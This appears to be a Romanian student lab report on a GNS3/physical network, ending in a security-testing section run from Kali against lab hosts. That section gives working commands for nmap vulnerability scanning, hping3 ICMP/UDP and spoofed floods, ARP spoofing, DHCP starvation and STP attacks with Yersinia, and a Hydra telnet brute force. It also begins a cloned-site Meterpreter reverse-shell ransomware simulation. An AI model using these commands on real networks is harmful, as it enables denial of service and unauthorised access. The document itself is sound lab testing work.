Dispozitivele din mediul virtual preiau adrese IP de la același switch MSW, creând astfel o punte (bridge) între rețeaua fizică și simularea GNS3. Serverul din mediul virtual este configurat să comunice cu un server NTP și cu un switch, permițând verificarea conectivității (ping) între cele două rețele.

Configurare GNS3:


- Similar cu partea fizică, dar în GNS3.
- Pentru a putea fi folosit Kali Linux în GNS3, acesta s-a conectat la un NAT prin DHCP-ul configurat pe Switch-Cu-DHCP pentru a primi un IP. După ce a primit IP, s-au dat următoarele comenzi:


- **apt update && apt upgrade**

- **apt install net-tools**
- **apt install iputils-ping**
- **apt install iproute2**

Comenzile sunt aceleași pentru DHCP, OSPF, NAT.

Următorul screen reprezintă rețeaua în totalitate, după ce toate cele 5 părți au fost configurate. Serverul ce pleacă în susul switch-ului cu DHCP deține configurația virtuală în GNS3, care apoi se conectează prin alt Multi-layered Switch și Router la ISP.






Mai detaliat, serverul deține următoarea configurație GNS3 :


3. Cybersecurity

3.1 Testarea securității infrastructurii :

I. Reconnaissance

Lansăm un port scanning, prin Nmap, la un pc conectat la rețea în mod wireless :





```
┌──(bity㉿Bity)-[~]
└─$ nmap -A -T4 --script=vuln 10.10.10.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 22:18 EEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
```

```
┌──(bity㉿Bity)-[~]
└─$ nmap -A -T4 --script=vuln 10.10.10.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 22:29 EEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 36.48 seconds

┌──(bity㉿Bity)-[~]
└─$
```


Nmap -> Network Mapper – un tool pentru network discovery și security auditing, folosit pentru host discovery

-A -> opțiune ce activeaza „Aggressive Scan”

-T4 -> opțiune ce setează „Timing Template”-ul (4 (Aggressive) | nivele valabile de la 0 (Paranoid) la 5 (Insane))

--script=vuln -> opțiune ce specifică script-ul care trebuie să ruleze, în cazul nostru „vuln”

- vuln -> script din NSE (Nmap Scripting Engine) folosit special pentru detectarea vulnerbilităților




Windows Defender Firewall combate această exploatare!
Precum se vede in aceste doua screenshot-uri.

II. ICMP Flooding

Lansăm un atac de tip ICMP flooding (trimite un număr de pachete ICMP care pot deveni exhaustive pentru țintă) :

```
┌──(bity㉿Bity)-[~]
└─$ sudo hping3 --icmp --flood -V -p 80 --data 120 10.10.10.107
using eth0, addr: 10.10.10.135, MTU: 1500
HPING 10.10.10.107 (eth0 10.10.10.107): icmp mode set, 28 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.10.107 hping statistic ---
24544 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(bity㉿Bity)-[~]
└─$
```




hping3 –> comandă care are abilitatea de a compune pachete de rețea foarte customizabile
--icmp -> opțiune care specifică tipul de pachet care va fi trimis, în cazul nostru ICMP
--flood -> opțiune care specifică faptul că pachetele trebuie trimise foarte rapid
-V -> vine de la **verbose**, aceasta afișează mai multe informații la output-ul comenzi
-p 80 -> opțiune ce specifică numărul portului țintit
--data 120 -> opțiunea specifică dimensiunea datelor de tip payload in pachetul ICMP, in cazul acesta, 120 de bytes de date sunt icluși în fiecare pachet ICMP

III. ICMP Amplification

Lansăm un alt atac ICMP spoofing flood în care falsificăm adresa sursă a atacului :

```
┌──(bity㉿Bity)-[~]
└─$ sudo hping3 --icmp --spoof 10.10.10.233 -c 1000 -i u1000 10.10.10.107
HPING 10.10.10.107 (eth0 10.10.10.107): icmp mode set, 28 headers + 0 data bytes

--- 10.10.10.107 hping statistic ---
1000 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(bity㉿Bity)-[~]
└─$
```




--spoof [ip address] -> opțiune care falsifică sursa care trimite pachetele
-c -> opțiune care specifică numărul pachetelor trimise
-i -> opțiune care indica intervalul de timp pentru trimiterea fiecărui pachet

IV. UDP flooding

Lansăm un UDP flooding (trimite un număr de pachete UDP care pot deveni exhaustive pentru țintă) :


```
┌──(bity㉿Bity)-[~]
└─$ sudo hping3 --udp --flood -V -p 12345 --data 120 10.10.10.107
using eth0, addr: 10.10.10.135, MTU: 1500
HPING 10.10.10.107 (eth0 10.10.10.107): udp mode set, 28 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.10.107 hping statistic ---
8153 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(bity㉿Bity)-[~]
└─$
```



--udp -> opțiune care specifică tipul de pachet care va fi trimis, în cazul nostru UDP

V. ARP Spoofing

Lansăm un atac ARP spoofing, folosit pentru a manipula înregistrările ARP dintr-o tabelă ARP, deja existentă :



Pentru acest tip de atac am folosit **arpspoof** : arpspoof -i eth0 -t 172.16.10.254 -r 172.16.10.1

arpspoof -> comandă care are abilitatea de a trimite mesaje ARP, manipulând o tabelă ARP existentă


-i -> opțiune ce specifică interfața folosită pentru trimiterea pachetelor

-t -> opțiune care specifică ținta a cărui tabelă ARP să fie manipulată

-r -> opțiune care specifică cererea unui răspuns de la țintă

VI. DHCP Starvation


Lansăm un atac de tip DHCP Starvation (un tip de atac DoS care țintește să obosească un DHCP pool asignat unui DHCP server, trimițând mesaje (flood) de tip DHCP Discover cu MAC Address-uri falsificate) :



Pentru acest atac am folosit tool-ul Yersinia GUI :


Comanda : **yersinia -G**

Următoarea imagine este rezultatul în Wireshark :




VII. STP Attack

Lansăm un atac spre un switch care are STP configurat și este Bridge Root :




<u>Am folosit tool-ul Yersinia GUI pentru acest atac.</u>

Putem observa că după lansarea atacului, Bridge Root-ul nu mai este recunoscut drept Bridge Root, ci are un alt cod de prioritate setat când acționăm comanda „sh spanning-tree”.



VIII. Password Cracking

Lansăm un atac de tip brute force password cracking, prin tool-ul Hydra, folosind dicționarul de parole inclus in Kali Linux, anume **rockyou.txt** :



Comanda : hydra -l admin -P /usr/share/wordlists/rockyou.txt telnet://172.16.9.251

hydra -> tool-ul folosit pentru brute force
-l admin -> opțiune care specifică username-ul folosit pentru atac, în cazul acesta admin
-P -> opțiune care specifică lista de parole pe care script-ul din hydra le testează

telnet://172.16.9.251 -> **ținta**, reprezintă conexiunea telnet în switch-ul nostru din topologie, adică spărgând parola cu hydra vom avea parola ce ne permite accesul în SW8, conectându-ne la telnet-ul deja implementat

IX. Ransomware

Lansăm un atac ce simuleaza un ransomware (CashCatRansomwareSimulator), folosind setoolkit-ul din Linux, fiind accesibil pe un site clonat, în cazul nostru, vom clona site-ul : https://www.putty.org :

Primordial, am clonat site-ul folosind comada **wget**, direct în folder-ul /var/www/html :

Folosind **setoolkit** (mfsconsole), selectăm opțiunile 1 (**Social-Engineering Attacks**), 4 (**Create a Payload and Listener**) & 2 (**Windows Reverse_TCP Meterpreter**) :

